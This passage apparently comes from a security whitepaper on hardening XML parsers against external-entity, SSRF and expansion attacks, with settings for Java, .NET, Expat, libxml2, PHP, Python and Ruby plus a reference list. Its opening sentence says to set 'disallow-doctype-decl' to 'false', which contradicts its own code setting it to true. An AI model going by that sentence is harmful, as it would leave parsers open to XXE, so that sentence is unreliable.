The most important single setting developers should use to prevent attacks is to use the `setFeature` method (on the `DocumentBuilder`, `DocumentBuilderFactory` or `SAXParserFactory` classes) to set the "`http://apache.org/xml/features/disallow-doctype-decl`" feature to "`false`". This will prevent use of any `DOCTYPE` tags, which stops SSRF attacks and the ability to define any entities inline. As additional safety measures (in the event that default settings in the XML parser are changed) it is recommended that XIncludes be explicitly disabled and entity resolution be disabled both in the generic API and in the parser-specific settings. See the following code snippet for an example of how to do this with `DocumentBuilderFactory`:

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
dbf.setXIncludeAware(false);
dbf.setExpandEntityReferences(false);
dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
```

If for some reason support for inline `DOCTYPE`s are a requirement, then ensure the entity settings are disabled (as shown above) and beware that SSRF attacks and denial of service attacks (such as billion laughs or decompression bombs via "`jar:`") are a risk. Also note that any alternative JAXP implementations will likely exhibit different default behaviors and require different `setFeature` calls to disable risky features.

C# / .NET

Since the .NET Framework 2.0 release, the recommended practice is to create `XmlReader` instance using the `XmlReader.Create` method. Microsoft's documentation suggests one follow this practice to leverage the features of the framework. In addition to utilizing the abstract factory-style create method, we discuss a few points to prevent or mitigate the impact of external entities attacks when parsing XML in .NET.

Prohibit DTD Processing

If an application accepts user supplied XML, for example to receive uploaded documents and parse them, then developers need to take care of how to avoid XXE attacks. If external entities are needed then developers must pay close attention to recommended parser settings so that DTD and entity processing are not abused by attackers. Otherwise, it is recommended to completely turn them off in the parsing code. This can be achieved in various ways depending on the version of the framework used. In .NET 2.0 and up to .NET 3.5, the `ProhibitDtd` property can be set to `true` to prevent DTD and entity processing. This can be set in the `XmlTextReader` class as follows:

```
XmlTextReader reader = new XmlTextReader(stream);
reader.ProhibitDtd = true;
```

or if `XmlReader` object is used:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = true;
XmlReader reader = XmlReader.Create(stream, settings);
```

Explicitly setting this property is not needed when using `XmlReaderSettings` class since it is already set by default. In .NET 4.0, the `ProhibitDtd` property has been deprecated in favor of the new `DtdProcessing` property. The default settings for DTD processing in this framework are still the same. This means that .NET 4.0 applications should be immune to XXE by default if developers are using `XmlReader` with `XmlReaderSettings` to parse their XML. However, if they are using the conventional `XmlTextReader` class, then they are required to explicitly set this value and catch the run-time exception that is thrown when `DOCTYPE` elements are parsed:

```
reader.DtdProcessing = DtdProcessing.Prohibit;
```

Note that exceptions thrown by `XmlTextReader` can include path information which can bubble up to the application. Therefore, developers must write their code to catch these exceptions and process them accordingly to avoid information leakage. Another option is to set the `DtdProcessing` property to `Ignore`, in which case it will not throw an exception when encountering a `DOCTYPE` element but will simply skip over it.

Nullify References to Resolvers

For frameworks .NET 2.0 and above, the `XmlResolver` is defined as a property in `XmlReader` classes which can be set to `null` to prevent fetching of other files such as remote schemas. This improves the resilience against these attacks by customizing the behavior of an `XmlReader` not to reference a resolver instance. Whenever an `XmlReader` is instantiated, either directly using the class constructor or using the abstract class call to `XmlReader.Create`, the object is pre-populated with a resolver of type `XmlUrlResolver` by default. Since `XmlResolver` objects are used to resolve references such as external entities, setting the resolver property to `null` is a good measure to reduce the attack surface by eliminating SSRF possibilities. To achieve this set the resolver property as follows:

```
reader.XmlResolver = null;
```

Utilize a Secure Resolver

If DTD parsing needs to be enabled in the application, then it is recommended to utilize the `XmlSecureResolver` to restrict resources that an `XmlReader` can access. The `XmlSecureResolver` class can be used as a wrapper to the `XmlResolver` object, which can be achieved in various ways. One way is to specify the URL when creating an `XmlSecureResolver` object that is allowed access a specific site, such as some local intranet site:

```
XmlSecureResolver myResolver = new XmlSecureResolver(new XmlUrlResolver(),
"http://somesite.internal.example.com/");
```

Another way, as described earlier, is to restrict access based on a permissions set. This involves creating a permission object (e.g. `WebPermission`) specifying the accepted URIs in the permission object, adding the permission to a `PermissionSet`, and finally creating an `XmlSecureResolver` using the permissions set. A third way is to control access using `Evidence`, where it can be used to create the permissions set that is applied to the underlying `XmlResolver`. The evidence includes signatures and location of origin of code and defines a set of input to a security policy. In simple terms, evidence is used to check the integrity for a particular assembly and whether it can be granted security permissions. This can be created in several ways depending on the particular scenario and type of evidence. For instance, in a fully-trusted environment where the application completely trusts the code base, developers can use the current assembly to create the evidence:

```
Evidence myEvidence = this.GetType().Assembly.Evidence;
XmlSecureResolver myResolver;
myResolver = new XmlSecureResolver(new XmlUrlResolver(), myEvidence);
```

In a semi-trusted environment evidence can be created using a verifiable URI that points to the origin of the code:

```
Evidence myEvidence = XmlSecureResolver.CreateEvidenceForUrl(sourceURI);
XmlSecureResolver myResolver = new XmlSecureResolver(new XmlUrlResolver(),
myEvidence);
```

Limit Expansion Size and Set Default Timeouts

Since XML data may contain a large number of attributes, namespace declarations, and nested elements, an attacker may abuse this aspect by supplying an input that requires considerable processing resources to parse, potentially resulting in a degradation in the performance of the application. A couple of measures have been employed in .NET to help mitigate these issues. First, .NET introduces a feature to limit the size of expanded entities by setting the `MaxCharactersFromEntities` property of the `XmlReaderSettings` object. This will set a cap on the number of characters that can be generated through the entity expansions. The snippet below illustrates how this property is set:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.MaxCharactersFromEntities = 1024;
XmlReader reader = XmlReader.Create(stream, settings);
```

Another way is to set the maximum allowed number of characters to be parsed in an XML document using the `MaxCharactersInDocument` property. If developers are using `XmlTextReader` class in their parsing code, then it is recommended to create a custom `IStream` implementation and supply it to the reader object. This implementation will contain buffer length checks on the input sent to the object. The `ReadValueChunk` method can also be used to handle large streams of data, allowing small number of reads at a time instead of allocating a single string to store the value. Recent frameworks also set a default timeout to prevent infinite delay attacks in web requests. These attacks are based on sending the XML parser to a resource that will never return, thus keeping the state of the HTTP connection into an infinite wait loop.

Expat

The majority of attacks described in this paper are a non-issue with Expat so long as the caller does not register callback functions for any advanced XML features. Developers are encouraged to avoid using `XML_SetExternalEntityRefHandler` or `XML_SetProcessingInstructionHandler`. If using namespaces, ensure the callback function set with `XML_SetStartNamespaceDeclHandler` does not fetch URIs. Consider setting a handler using `XML_SetStartDoctypeDeclHandler` which forces parsing to stop (thereby preventing `DOCTYPE`s from being defined in received documents). For added safety, consider disabling parameter entities using `XML_SetParamEntityParsing` and also providing a random value to `XML_SetHashSalt`.

Be wary of any code which acts as a wrapper around Expat and audit the implementation to determine what risky XML features it implements.

Libxml2

Developers using libxml2 should ensure that any calls to `xmlReaderForFile`, `xmlCtxtReadFile`, or similar functions that are intended to parse a file are also passed an explicit options parameter that contains "`XML_PARSE_NONET`" only. If validation based on a DTD is desired, then the "`XML_PARSE_NONET|XML_PARSE_DTDVALID`" flag combination can be used, but note that any DTD embedded within the document itself may still be evaluated even if a local DTD is specified via the API. With other options flags disabled, the risk in this case would likely be limited to denial of service attacks or attacks on the DTD parser implementation itself.

PHP

While libxml2 callers can typically disable the most dangerous XML features through options flags, and PHP does expose these flags to users, it turns out that disabling entities in this way does not work due to the way in which PHP overrides the entity handler. Instead, PHP developers should call `libxml_disable_entity_loader()` when their scripts first start in order to disable entity resolution globally.

It is plausible that the libxml2 options flags used by PHP have changed over time (or will change in the future). To defend against undocumented changes in PHP behavior it is also advisable to explicitly set the libxml2 options flags in a way that is considered safe based on the libxml2 recommendations above.

Python

Python developers should consider using the `defusedxml` or `defusedexpat` modules [PYDX] until the built-in module interfaces are all safe by default. When using these modules, ensure that you pass the `forbid_dtd=True` parameter to all parser calls to block `DOCTYPE` SSRF attacks. If using the defused libraries is not possible, then consider using the `etree` and `minidom` modules exclusively.

Developers who use lxml should carefully review the documentation [LXFQ] and ensure that the appropriate parameters are passed to the parser constructor. At a minimum, the `resolve_entities` parameter should be set to `False` as shown below (though other switches should be considered as well):

```
from lxml import etree
safe_parser = etree.ETCompatXMLParser(resolve_entities=False)
root = etree.parse(input_xml_file, parser=safe_parser)
```

Ruby

Programmers would do well to stick with the built-in REXML library for situations where high-speed XML parsing is not required. When using REXML, be sure to review the default settings for internal entity resource limits and ensure these are set reasonably low. If using other XML parsers, carefully review the documentation to ensure DTD and entity features are disabled.

Recommendations For XML Library Implementors

XML library developers are often driven to implement many or all of the features defined in XML standards. After all, when competing with other library vendors for the attention of programmers, it makes sense to have as much functionality available as possible. However, one must realize that most programmers tasked with parsing XML documents are not XML experts. Most programmers don't understand the risks of external entities or the variety of SSRF attacks that may be possible when simply parsing a piece of data that happens to be serialized in XML. For this reason, library implementors are urged to minimize the set of advanced XML features available by default. In particular, the following measures are encouraged:

- Do not retrieve external DTDs or interpret inline DTDs by default
- Do not support external entities by default
- Do not retrieve schemas specified in `schemaLocation` or `noNamespaceSchemaLocation` attributes by default
- Restrict the set of URL schemes supported when retrieving remote resources to a white-list of less risky ones
- Do not support XIncludes or other special XML extensions by default
- Carefully document any features that are potentially dangerous

Note that it is not suggested that these features be unavailable; simply that they be disabled by default and developers given the opportunity to enable them if they so desire. Of course the risk associated with each of these features should be carefully described in library documentation.

One might argue that disabling many of these features by default would cause a library to be non-compliant with XML standards. Indeed, some of the recommendations listed above may create incompatibility with the strict letter of some standards. However, this is not always clear with every feature. What is clear, is that one of the most dangerous features has never been a support requirement:

> *"For non-validating XML, such as the XML used in this specification, including an external XML entity is not required by [REC-XML]. However, [REC-XML] does state that an XML processor may, at its discretion, include the external XML entity."* – [RFC2518]

For those areas where potentially dangerous features are required by XML standards, it is recommended that developers work with the W3C to adjust the wording of these documents to allow for safe defaults.

Future Work

While we feel this document represents the most comprehensive modern reference on XML security risks, we believe the following areas could use additional attention:

- Conduct research on the default XML parsers provided by mobile platforms, such as the iOS `NSXMLParser` and Android's `XmlPullParser`, to better understand the risks associated with these libraries
- Develop a better understanding of what XML parser configurations, if ever, would allow the `schemaLocation` and `noNamespaceSchemaLocation` attributes can be used in SSRF attacks
- Test additional XML parsers commonly used in Java and Ruby

Acknowledgements

Thanks to George Gal and Ido Naor for their helpful notes and suggestions.

References

DAVOSET http://websecurity.com.ua/davoset/

FBXXE https://www.facebook.com/BugBounty/posts/778897822124446

FUS http://msdn.microsoft.com/en-us/library/aa302284.aspx

HERZOG http://www.owasp.org/images/5/5d/XML_Exteral_Entity_Attack.pdf

JFV http://www.enyo.de/fw/security/java-firewall/

JNP Elliotte Rusty Harold. *Java Network Programming*. Chapter 7. O'Reilly Media, Inc., Feb 9, 2009.

KLEIN http://www.securityfocus.com/archive/1/303509

KLEIN2 http://www.securityfocus.com/archive/1/378179

LMLC http://insecure.org/sploits/l0phtcrack.lanman.problems.html

LX2O http://www.xmlsoft.org/html/libxml-parser.html#xmlParserOption

LXFQ http://lxml.de/FAQ.html#how-do-i-use-lxml-safely-as-a-web-service-endpoint

MSPLOIT1 http://www.rapid7.com/db/modules/auxiliary/server/capture/smb

MSPLOIT2 http://www.rapid7.com/db/modules/exploit/windows/smb/smb_relay

MSPLOIT3 http://www.rapid7.com/db/modules/auxiliary/server/http_ntlmrelay

MSWDR http://technet.microsoft.com/en-us/library/cc787023(v=ws.10).aspx

NGB http://www.agarri.fr/blog/archives/2013/11/index.html

OOB http://www.youtube.com/watch?v=eBm0YhBrT_c

OWASP https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

PHPFLT http://www.php.net/manual/en/filters.php

PHPURL http://www.php.net/manual/en/wrappers.php

PTH http://en.wikipedia.org/wiki/Pass_the_hash

PYDX https://pypi.python.org/pypi/defusedxml/

PYXV http://docs.python.org/2/library/xml.html#xml-vulnerabilities

REC-XML http://www.w3.org/TR/1998/REC-xml-19980210

RFC1874 http://www.ietf.org/rfc/rfc1874.txt

RFC2376 http://www.ietf.org/rfc/rfc2376.txt

RFC2518 http://www.ietf.org/rfc/rfc2518.txt

RRXXE http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution

SABIN	http://lists.xml.org/archives/xml-dev/200206/msg00240.html
SAP	http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_WP.pdf
SMBNV	http://www.hexale.org/advisories/OCHOA-2010-0209.txt
SMBR1	http://www.xfocus.net/articles/200305/smbrelay.html
SMBR3	http://www.tarasco.org/security/smbrelay/
SMBRH	https://code.google.com/p/squirtle/
STEUCK	http://www.securityfocus.com/archive/1/297714
SULV	http://msdn.microsoft.com/en-us/magazine/ee335713.aspx
TDM	http://www.youtube.com/watch?v=eHSNT8vWLfc
W3CXI	http://www.w3.org/TR/xinclude/
W3CX11	http://www.w3.org/TR/xml11/
W3CXS	http://www.w3.org/TR/xmlschema-1/
XXOETA	https://github.com/Gifts/XXE-OOB-Exploitation-Toolset-for-Automation/